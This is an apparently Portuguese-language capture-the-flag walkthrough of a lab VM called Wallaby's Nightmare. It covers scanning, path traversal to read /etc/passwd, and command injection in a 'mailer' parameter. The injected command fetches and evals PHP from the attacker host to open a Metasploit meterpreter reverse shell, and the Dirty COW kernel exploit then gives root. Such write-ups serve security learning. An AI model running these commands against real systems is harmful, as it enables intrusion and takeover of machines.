Nightmare

IP da máquina: 192.168.2.102 // MAC: 08:00:27:02:A4:C6

Resultados do nmap:

nmap -sS -sV -O -p- 192.168.2.102

```
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.18 ((Ubuntu))
6667/tcp filtered irc
MAC Address: 08:00:27:02:A4:C6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.2.102/


Your username for this ctf is *headcusher*

click here to change your username:
Submit

Welcome to the Wallaby's Worst Knightmare 2 part series VM.
A few tips.
1. Fuzzing is your friend.
2. Tmux can be useful for many things.
3. Your environment matters.
Good luck and have fun! -Waldo

Start the CTF!

http://192.168.2.102/?page=home




What the heck is this? Some guy named *headcusher* is trying to penetrate my server? Loser must not know I'm the great Wallaby!


Let's ***observe*** him for now, maybe I could learn about him from his behavior.

Usuários encontrados:

http://192.168.2.102/?page=../../../../../../etc/passwd



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false walfin:x:1000:1000:walfin,,,:/home/walfin:/bin/bash sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false steven?:x:1001:1001::/home/steven?:/bin/bash ircd:x:1003:1003:,,,:/home/ircd:/bin/bash




Após tentar “http://192.168.2.102/?page=../../../../../../etc/passwd” eu não pude mais acessar o site, então fiz um novo nmap e mostrou uma nova porta aberta:

```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
6667/tcp  filtered irc
60080/tcp open     http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:02:A4:C6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.2.102:60080/:

http://192.168.2.102:60080/?page=




Resultados do dirb:

dirb http://192.168.2.102:60080/?page=

```
---- Scanning URL: http://192.168.2.102:60080/?page= ----
+ http://192.168.2.102:60080/?page=.git/HEAD (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=.svn/entries (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=_vti_bin/shtml.dll (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=cgi-bin/ (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=contact (CODE:200|SIZE:895)
+ http://192.168.2.102:60080/?page=CVS/Entries (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=CVS/Repository (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=CVS/Root (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=home (CODE:200|SIZE:1150)
+ http://192.168.2.102:60080/?page=index (CODE:200|SIZE:1365)
+ http://192.168.2.102:60080/?page=mailer (CODE:200|SIZE:1088)
```

Evidencia encontrada:

http://192.168.2.102:60080/?page=mailer



http://192.168.2.102:60080/?page=mailer&mail=pwd

/var/www/html

Coming Soon guys!


Iniciando o metasploit:

https://www.rapid7.com/db/modules/exploit/multi/script/web_delivery

```
[*] Starting persistent handler(s)...
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.2.109
lhost => 192.168.2.109
msf5 exploit(multi/script/web_delivery) > set lport 4444
lport => 4444
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.109:4444
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/w6MgAygVy2yZ
[*] Local IP: http://192.168.2.109:8080/w6MgAygVy2yZ
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.109:8080/w6MgAygVy2yZ', false, s
tream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"
```

http://192.168.2.102:60080/?page=mailer&mail=php%20-d%20allow_url_fopen=true%20-r%20%22eval(file_get_contents(%27http://192.168.2.109:8080/w6MgAygVy2yZ%27,%20false,%20stream_context_create([%27ssl%27=%3E[%27verify_peer%27=%3Efalse,%27verify_peer_name%27=%3Efalse]]));%22



/var/www/html

Coming Soon guys!

Sessão aberta:

```
[*] 192.168.2.102    web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (38288 bytes) to 192.168.2.102
[*] Meterpreter session 1 opened (192.168.2.109:4444 -> 192.168.2.102:39706) at 2020-06-17 13:16:19 -0300
```

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64
Meterpreter : php/linux
```

Searchsploit:

```
root@kali:~# searchsploit 40616.c
------------------------------------------------------------------------ ----------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race   | linux/local/40616.c
------------------------------------------------------------------------ ----------------------
```

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/40616.c .
```

Upload:

```
meterpreter > cd /tmp
meterpreter > upload 40616.c
[*] uploading  : 40616.c -> 40616.c
[*] Uploaded -1.00 B of 4.85 KiB (-0.02%): 40616.c -> 40616.c
[*] uploaded   : 40616.c -> 40616.c
meterpreter >
```

```
pwd
/tmp
ls
40616.c
VMwareDnD
systemd-private-7b02d29d9edf48db9eb27269c16455b7-systemd-timesyncd.service-iMIXdB
tmux-1000
```

Compilação:

gcc 40616.c -o dirty -pthread

```
gcc 40616.c -o dirty -pthread
40616.c: In function 'procselfmemThread':
40616.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-co
nversion]
         lseek(f,map,SEEK_SET);
                 ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:337:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                ^
40616.c: In function 'main':
40616.c:136:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
     ^
40616.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
     fstat(f,&st);
     ^
40616.c:142:12: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {ak
a long int}' [-Wformat=]
     printf("Size of binary: %d\n", st.st_size);
            ^
./dirty
```

Root:

```
id
uid=0(root) gid=33(www-data) groups=33(www-data)
uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```